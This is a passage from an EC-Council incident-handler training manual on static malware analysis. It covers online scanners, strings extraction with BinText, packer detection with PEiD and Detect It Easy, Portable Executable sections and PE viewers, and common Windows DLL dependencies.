



Figure 4.53: Screenshot of VirusTotal

Some additional local and online malware scanning tools are listed below:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

## Memory Dump Analysis: Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and searching for embedded and encrypted strings to detect suspicious files.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract and copy all the strings to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.





Figure 4.54: Screenshot of BinText

Some additional string searching tools are listed below:

- FLOSS (*https://www.fireeye.jp*)
- Strings (*https://learn.microsoft.com*)
- Free EXE DLL Resource Extract (*https://resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Memory Dump Analysis: Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

As an incident responder, you should determine if the file includes packed elements and locate the tool or method used for packing it. Use tools such as PEiD, MacroPack, and UPX, which can detect most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code. You can also attempt to rebuild malicious-code executable content from memory dumps by correlating malware-induced memory artifacts with those of on-disk applications.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.





Figure 4.55: Screenshot of PEiD

## Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining the types of files. Apart from Windows, it is available for Linux and macOS as well. It has a completely open architecture of signatures and can easily add its algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc., using a signature-based detection method.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.56: Screenshot of the DIE tool

Some additional packaging/obfuscation tools are listed below:

- MacroPack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (*http://www.aspack.com*)
- VMprotect (*https://vmpsoft.com*)
- ps2-packer (*https://github.com*)

## Memory Dump Analysis: Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format and consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program codes that the CPU executes
- **.rdata:** Contains import and export information and other read-only data used by the program


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **.data:** Contains the program's global data, which the system can access from anywhere
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PE Explorer and PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files)—ranging from common types, such as EXE, DLL, and ActiveX Controls, to less-familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.





Figure 4.57: Screenshot of PE Explorer

Some additional PE extraction tools are listed below:

- PEView (*https://www.aldeid.com*)
- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Memory Dump Analysis: Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and the location on the machine.

As an incident handler, you need to find the libraries and file dependencies, as they contain information about the runtime requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various DLLs used to load and run a program.

Some standard DLLs are listed in the table below:

| DLL | Description |
|---|---|
| Kernel32.dll | Core functionality, such as access and manipulation of memory, files, and hardware |
| Advapi32.dll | Provides access to advanced core Windows components such as Service Manager and Registry |
